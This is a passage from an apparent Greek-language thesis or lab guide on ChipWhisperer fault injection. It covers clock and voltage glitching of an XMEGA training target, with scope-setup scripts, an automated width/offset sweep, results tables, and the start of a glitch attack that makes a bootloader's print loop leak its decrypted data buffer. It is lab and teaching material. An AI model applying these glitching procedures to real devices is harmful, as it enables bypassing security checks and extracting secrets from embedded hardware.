    def change_glitch_parameters(self, scope, target, project):
        """ Example of simple glitch parameter modification function. """
        # This value is minimum clock offset/width increment(+= 0.390625
)
        self.offset += 0.8

        if self.offset > 40:
            self.offset = self._starting_offset
            self.width += 0.8

        if self.width > 40:
            self.width = self._starting_width

        # Write data to scope
        scope.glitch.width = self.width
        scope.glitch.offset = self.offset

        #You MUST tell the glitch explorer about the updated settings
        if self.ge_window:
            self.ge_window.add_data("Glitch Width", scope.glitch.width)
            self.ge_window.add_data("Glitch Offset",scope.glitch.offset)

glitch_iterator = IterateGlitchWidthOffset(self.glitch_explorer)
self.aux_list.register(glitch_iterator.change_glitch_parameters,
"before_trace")
self.aux_list.register(glitch_iterator.reset_glitch_to_default,
"before_capture")
```

Από αυτό το σημείο, μπορούμε να απενεργοποιήσουμε την εμφάνιση των ιχνών, καθώς αυτό θα επιταχύνει σημαντικά το glitching. Για να το γίνει αυτό, αλλάζουμε το *Results>Trace Output Plot>Input* σε *None*.

4.5.6 Αποτελέσματα

Σε μια από τις επιθέσεις που εκτελέστηκαν, όπως φαίνεται στην εικόνα 78, είχαμε 5 πετυχημένα glitch στις 4643 προσπάθειες. Το πετυχημένο glitch είναι με ρυθμίσεις:

Glitch Offset: -3.125 και Glitch Width 9.765625



Εικόνα 78 Αποτελέσματα επίθεσης

Το τελικό script των ρυθμίσεων είναι το παρακάτω:

```
"""Setup script for CWLite/1200 with XMEGA (CW303/CW308-XMEGA/CWLite target)

Configures scope settings to prepare for capturing SimpleSerial power traces
"""

# GUI compatibility
try:
    scope = self.scope
    aux_list = self.aux_list
except NameError:
    pass

scope.gain.gain = 45
scope.adc.samples = 3000
scope.adc.offset = 1250
scope.adc.basic_mode = "rising_edge"
scope.clock.clkgen_freq = 7370000
scope.clock.adc_src = "clkgen_x4"
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
scope.io.hs2 = "glitch"

scope.glitch.clk_src = "clkgen"
scope.glitch.trigger_src = "ext_single"
scope.glitch.repeat = 105
target.key_cmd = ""
target.go_cmd = ""
target.output_cmd = "$GLITCH$"


from chipwhisperer.capture.auxiliary.ResetCW1173Read import ResetCW1173

# Delay between arming and resetting, in ms
delay_ms = 1500

# Reset XMEGA device
Resetter = ResetCW1173(pin='pdic', delay_ms=delay_ms)

# Reset before arming
# avoids possibility of false triggers
# need delay in target firmware to avoid race condition
#aux_list.register(Resetter.resetThenDelay, "before_trace")

# Reset after arming
# scope can catch entire reset
# avoids race condition
# target reset can cause false triggers (usually not an issue)
aux_list.register(Resetter.delayThenReset, "after_arm")
```

4.6 Εκτέλεση Voltage (VCC) Glitching Attack

Το Hardware δημιουργίας σφαλμάτων τάσης είναι το ίδιο με αυτό που χρησιμοποιείται στην επίθεση σφάλματος ρολογιού. Οι δημιουργούμενες δυσλειτουργίες είναι συγχρονισμένες με το ρολόι της συσκευής και εισάγονται με ακριβή μετατόπιση από την άκρη του παλμού.


Όπως και παραπάνω οι δυσλειτουργίες μπορούν να εισαχθούν συνεχώς ή να ενεργοποιηθούν από κάποιο αυτόματο trigger.

4.6.1 Προετοιμασία Υλικού και Λογισμικού

Firmware στόχου: *glitchsimple.c* (Παράρτημα Β.7).

Scope Settings Script*: setup_cwlite_xmega_aes.py* (Κεφάλαιο 3.2.5)

Θα εκτελεστεί η προετοιμασία όπως περιγράφεται στο κεφάλαιο 3.2 . Με αλλαγή στη διασύνδεση μεταξύ ChipWhisperer και του UHO board.
Θα πρέπει να συνδέσουμε την έξοδο GLITCH του ChipWhisperer με την έξοδο VOUT του UFO Board, με αυτή τη διασύνδεση δεν θα μπορούμε να λαμβάνουμε ίχνη. Αν θέλουμε να λαμβάνουμε ίχνη μπορούμε να χρησιμοποιήσουμε ένα σύνδεσμο όπως φαίνεται στην εικόνα 79 και να συνδέσουμε και την είσοδο MEASURE του ChipWhisperer στο στόχο. Δεν είναι απαραίτητη η σύνδεση της MEASURE port, αλλά αν την συνδέσουμε μπορούμε να βλέπουμε την εισαγωγή που σφάλματος στο ίχνος της κατανάλωσης το οποίο είναι χρήσιμο κατά τη διερεύνηση.



Εικόνα 79 Διασύνδεση μονάδων

4.6.2 Ρύθμιση και ενεργοποίηση του Glitch Module

Ο στόχος θα τρέξει τον ίδιο κώδικα με την προηγουμένη επίθεση (Κεφάλαιο 4.5.2)

Ρυθμίσεις για έξοδο Voltage Glitching:


Από το *Scope Settings* tab στο *Glitch Module*

1. Ορισμός του *Clock Source* από το *CLKGEN*:
2. Ορισμός του *Output Mode* σε *Glitch Only*

ΣΗΜΑΝΤΙΚΟ, ΑΝ ΑΛΛΑΞΟΥΝ ΟΙ ΠΑΡΑΚΑΤΩ ΡΥΘΜΙΣΕΙΣ ΠΡΙΝ ΑΠΟ ΤΗ ΡΥΘΜΙΣΗ 2 ΜΠΟΡΕΙ ΝΑ ΠΡΟΚΛΗΘΕΙ ΖΗΜΙΑ ΣΤΟ ΥΛΙΚΟ.


Αυτή η ρύθμιση είναι σημαντική ώστε το *Glitch Module* να μην βγάζει αυτόματα (με το CLOCK) συνεχή έξοδο.

3. Ορισμός του *Glitch Trigger* σε *Ext Trigger:Single-Shot*




Εικόνα 80 Ρυθμίσεις Glitch Module

4. Πλέον μπορούμε να ενεργοποιήσουμε το lower power glitch module, από τη ρύθμιση *HS-Glitch Out Enable (Low Power)* στο *Scope Settings* tab.
5. Ορισμός του *Target HS IO-Out* σε *CLKGEN*.



Εικόνα 81 CW extra settings

6. Στο *Target Settings* tab αφαίρεση όλου του κειμένου από τα *Load Key Command*, *Go Command*, και ορισμός του *Output Format* σε *$GLITCH$* (για τον *Glitch Explorer*).



Εικόνα 82 Target Settings

7. Ενεργοποίηση του βοηθητικού module αυτόματης επανεκκίνησης του στόχου.


4.6.3 Παρατήρηση της εισαγωγής σφάλματος

Αν συνδέσουμε και την είσοδο MONITOR του ChipWhisperer στον στόχο, όπως περιγράφεται παραπάνω τότε μπορούμε να παρατηρούμε και την εισαγωγή του glitch μέσω της κατανάλωσης, αυτό είναι χρήσιμο αρχικά, όμως όταν αυτοματοποιήσουμε τη διαδικασία μπορούμε να το απενεργοποιήσουμε για την επιτάχυνση της. Για να το ενεργοποιήσουμε θα προχωρήσουμε στις παρακάτω ρυθμίσεις:

Από το *Scope Settings* tab:

1. *ADC Clock Source* σε *CLKGEN x4*.
2. Πάτημα του *Reset ADC DCM*, Η συχνότητα θα πρέπει να είναι περίπου 29.5 MHz.
3. *Trigger Setup* --> *Mode* σε *Rising Edge*
4. *Trigger Setup* --> *Total Samples* σε *1000*
5. *Gain Setting* --> *Setting* σε *45*. (ρύθμιση για Xmega αλλαγή ανάλογα με το υλικό)

Στην εικόνα 83 μπορούμε να δούμε την επίδραση της επίθεσης σφάλματος στην κατανάλωση (αρα και στη λειτουργία) του μικροελεγκτή.



Εικόνα 83 Καταγραφή με εισαγωγή σφάλματος

4.6.4 Αυτοματοποίηση της επίθεσης για την εύρεση των βέλτιστων ρυθμίσεων

Για να μην αλλάζουμε τις τιμές χειροκίνητα θα χρησιμοποιηθεί module με το οποίο αλλάζουν αυτόματα οι ρυθμίσεις *Glitch Width* και *Glitch Offset* ώστε να βρεθούν οι κατάλληλες, στο Script μπορούμε να ορίσουμε τις αρχικές τιμές και το βήμα.

```
To use this be sure to set 'Output Format' as $GLITCH$ so data is passed
through.
"""

class IterateGlitchWidthOffset(object):
    def __init__(self, ge_window):
        self._starting_offset = -40
        self._starting_width = -40
        self.ge_window = ge_window

    def reset_glitch_to_default(self, scope, target, project):
        """ Set glitch settings to defaults. """
        self.offset = self._starting_offset
        self.width = self._starting_width

    def change_glitch_parameters(self, scope, target, project):
        """ Example of simple glitch parameter modification function. """
        # This value is minimum clock offset/width increment
        scope.glitch.offset += 0.390624

        if scope.glitch.offset > 40:
            scope.glitch.offset = self._starting_offset
            scope.glitch.width += 0.390624

        if scope.glitch.width > 40:
            scope.glitch.width = self._starting_width

        # Write data to scope
        #scope.glitch.width = self.width
        #scope.glitch.offset = self.offset

        #You MUST tell the glitch explorer about the updated settings
        if self.ge_window:
            self.ge_window.add_data("Glitch Width", scope.glitch.width)
            self.ge_window.add_data("Glitch Offset",scope.glitch.offset)

glitch_iterator = IterateGlitchWidthOffset(self.glitch_explorer)
self.aux_list.register(glitch_iterator.change_glitch_parameters,
"before_trace")
#self.aux_list.register(glitch_iterator.reset_glitch_to_default,
"before_capture")
```

Στον *Glitch explorer* θα ρυθμίσουμε τα:

```
#normal response
s.endswith("hello\nA")
#successful response
'1234' in s
```

Πλέον είμαστε έτοιμοι να εκτελέσουμε την επίθεση, από τον *glitch explorer* μπορούμε να παρακολουθούμε την πορεία της επίθεσης. Είχαμε πετυχημένα Glitch με Glitch Width 5-6, σε διάφορες τιμές offset (0-15).

Status	Sent	Received	Date	Glitch Offset	Glitch Width
Failed		'\x7f\x00\x00\x00\x00\x00hello\n\xa0'	15:32:25	4.6875	5.46875
Failed		'{\x01\x00\x00\x00hello\n\xa0'	15:32:22	4.296875	5.46875
Failed		'{\x00\x00\x00\x00hello\n\xa0'	15:32:18	3.90625	5.46875
Failed		'Z\x00\x00 \x00\x00\x00hello\n\xa0'	15:32:15	3.515625	5.46875
Failed		'# \x00\x00hello\n\xa0'	15:32:11	3.125	5.46875
Success		'!\x00\x00\x00\x00\x00hello\n\xa01234'	15:32:08	2.734375	5.46875
Failed		'\xff"\x00\x08\x00\x00hello\n\xa0hello\nA'	15:32:04	2.34375	5.46875
Failed		'{\x00\x00\x00\x00hello\n\xa0hello\nA'	15:32:01	1.953125	5.46875
Failed		'{\x00\x00\x00hello\n\xa0hello\nA'	15:31:57	1.5625	5.46875
Failed		'(\x00\x00\x00hello\n\xa0hello\nA'	15:31:54	1.171875	5.46875
Failed		'\xdb \x00\x00hello\n\xa0hello\nA'	15:31:51	0.78125	5.46875
Success		'{!\x00\x00\x00\x00hello\nA1234'	15:31:47	0.390625	5.46875
Normal		'{\x00\x00hello\nA'	15:31:44	0.0	5.46875

Εικόνα 84 Αποτελέσματα επίθεσης

4.7 Εκτέλεση Glitch Buffer Attack

4.7.1 Περιγραφή.

Αυτό το κεφάλαιο περιγράφει έναν συγκεκριμένο τύπο επίθεσης σφάλματος. Δείχνει πώς μπορεί να γίνει κατάχρηση ενός απλού βρόχου εκτύπωσης, προκαλώντας τον στόχο να εκτυπωθούν κάποιες άλλες ιδιωτικές πληροφορίες. Αυτή η επίθεση θα χρησιμοποιηθεί για να ανακτήσει ένα απλό κείμενο χωρίς καμία γνώση του συστήματος κρυπτογράφησης που χρησιμοποιείται.

Συνήθως, ένα από τα πιο αργά μέρη ενός ενσωματωμένου συστήματος είναι οι γραμμές επικοινωνίας του. Είναι πολύ συνηθισμένο να έχουμε έναν επεξεργαστή που τρέχει σε MHz αλλά να επικοινωνεί μέσω μιας σειριακής σύνδεσης 96k baud. Για να λειτουργήσουν μαζί αυτές οι δύο διαφορετικές ταχύτητες, συνήθως γίνεται χρήση ενός buffer ο οποίος γεμίζει με δεδομένα και αφήνει το σειριακό πρόγραμμα οδήγησης να εκτυπώνει στον δικό του χρόνο. Σε αυτόν τον buffer.

Η χρήση αυτής της διάταξης σημαίνει ότι μπορούμε να περιμένουμε να δούμε τον παρακάτω κώδικα:

```
for(int i = 0; i < number_of_bytes_to_print; i++)
{
    print_one_byte_to_serial(buffer[i]);
}


for(int i = 0; i < really_big_number; i++)
{
    print_one_byte_to_serial(buffer[i]);
}
```

Αυτό είναι ένα αρκετά ευπαθές κομμάτι του C ειδικά αν είχαμε ένα τρόπο να αλλάξουμε τον πηγαίο κώδικα σε:

```
for(int i = 0; i < really_big_number; i++)
{
    print_one_byte_to_serial(buffer[i]);
}
```

4.7.2 Ανάγνωση Κώδικα στόχου

Δεδομένου ότι έχουμε πρόσβαση στον πηγαίο κώδικα, ας πάρουμε το χρόνο μας και να καταλάβουμε πώς θα επιτεθεί η επίθεσή μας προτού να βουτήξουμε.

Μέσα στο *bootloader.c*, υπάρχουν δύο buffer που χρησιμοποιούνται για την αποθήκευση των περισσότερων σημαντικών δεδομένων. Ο πηγαίος κώδικας είναι:

```
#define DATA_BUFLEN 40
#define ASCII_BUFLEN (2 * DATA_BUFLEN)

uint8_t ascii_buffer[ASCII_BUFLEN];
uint8_t data_buffer[DATA_BUFLEN];
```

Αυτό μας λέει ότι θα υπάρχουν δύο buffer κάπου στη μνήμη του στόχου, στους μικροελεγκτές είναι πολύ πιθανό να τα βρούμε συνεχόμενα στη μνήμη. δηλαδή, εάν μπορούμε να διαβάσουμε το μετά το τέλος του ascii_buffer, πιθανότατα θα βρούμε το data_buffer.

Στη συνέχεια, ο κώδικας που χρησιμοποιείται για την εκτύπωση μιας απάντησης στη σειριακή θύρα είναι:

```
if(state == RESPOND)
{
    // Send the ascii buffer back
    trigger_high();

    int i;
    for(i = 0; i < ascii_idx; i++)
    {
        putch(ascii_buffer[i]);
    }
    trigger_low();
    state = IDLE;
}
```

Αυτό είναι παρόμοιο με τον κώδικα παράδειγμα που παρουσιάστηκε πριν, οπότε θα πρέπει να είναι ευάλωτος σε μια επίθεση glitching. Ο στόχος είναι να προκαλέσει τη συνέχιση του βρόχου πέρα από το κανονικό του όριο: το `data_buffer[0]` είναι το ίδιο με το `ascii_buffer[80]`, οπότε μια επιτυχημένη επίθεση σφάλματος θα πρέπει να μας παρουσιάσει την προσωρινή μνήμη δεδομένων.

4.7.3 Επικοινωνία με τον Bootloader

Ο bootloader χρησιμοποιεί το πρωτόκολλο SimpleSerial και χρησιμοποιούνται οι ακόλουθες εντολές:

- pABCD \ n: Στέλνει ένα κρυπτογραφημένο μήνυμα στον bootloader. Για παράδειγμα, αυτό το μήνυμα αποτελείται από τα δύο bytes AB και CD. Το οποίο θα το αποκρυπτογραφήσει (θα βρίσκεται στον buffer).
- r0 \ n: Η απάντηση από το bootloader. Αναγνωρίζει ότι έχει ληφθεί ένα μήνυμα. Δεν χρησιμοποιούνται άλλες απαντήσεις.
- x: Εκκαθάριση του αποθηκευμένου buffer του bootloader.

Ο bootloader χρησιμοποιεί κρυπτογράφηση triple ROT-13 για την κρυπτογράφηση / από-κρυπτογράφηση των μηνυμάτων.

Το script *private/encrypt.py* εκτυπώνει την εντολή SimpleSerial για μια δεδομένη σταθερή συμβολοσειρά.

Για παράδειγμα, το κρυπτογράφημα για το string:

Don't forget to buy milk!

είναι το:

p5162612767207362657472672067622 06f686c207a76797821 \ n

4.7.4 Προετοιμασία Υλικού και Λογισμικού

Firmware στόχου: *bootloader-glitch.c* (Παράρτημα Β.8).

Θα εκτελεστεί η προετοιμασία όπως περιγράφεται στο κεφάλαιο 3.2 .

Scope Settings Script:

```
      # GUI compatibility
try:
    scope = self.scope
    target = self.target
except NameError:
    pass

scope.glitch.clk_src = 'clkgen'
scope.glitch.ext_offset = 68
scope.glitch.width = 3.0
scope.glitch.offset = -5.0
scope.glitch.trigger_src = "ext_single"

scope.gain.gain = 45
scope.adc.samples = 500
scope.adc.offset = 0
scope.adc.basic_mode = "rising_edge"
scope.clock.clkgen_freq = 7370000
scope.clock.adc_src = "clkgen_x4"
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
scope.io.hs2 = "glitch"

target.go_cmd = "p5162612767207362657472672067622 06f686c207a76797821\\n"
target.key_cmd = ""
target.output_cmd = ""
```

Το παραπάνω script περιέχει τις απαραίτητες ρυθμίσεις για την έξοδο clock glitching όπως εκτελέστηκαν και στο κεφάλαιο 4.6.2 , επίσης έχει ρυθμιστεί να αποστέλλεται ένα μήνυμα (κρυπτογράφημα) στον τον bootloader `(target.go_cmd)` .

4.7.5 Εκτέλεση επίθεσης

Πλέον είμαστε έτοιμοι να εκτελέσουμε δοκιμαστικές επιθέσεις, αν δεν μπορούμε χειροκίνητα να πετύχουμε τις σωστές παραμέτρους *Glitch Width, Offset* και *repeat*, μπορούμε να χρησιμοποιήσουμε τα εργαλεία που χρησιμοποιήσαμε στις προηγούμενες επιθέσεις για να βρούμε τις κατάλληλες παραμέτρους:

Αν θέλουμε να χρησιμοποιήσουμε τον *Glitch Explorer* οπότε στα παραπάνω θα προσθέσουμε:

```
target.output_cmd = "$GLITCH$"
```

Σύμφωνα με τον τρόπο λειτουργίας του Bootloader που περιγράψαμε νωρίτερα θα ορίσουμε ως αναμενόμενη απάντηση την:


```
s.endswith('r0\n')
```

Και ως πετυχημένη μπορούμε να χρησιμοποιήσουμε την:

```
len(s) > 4
ή
not s.endswith('r0\n')
```

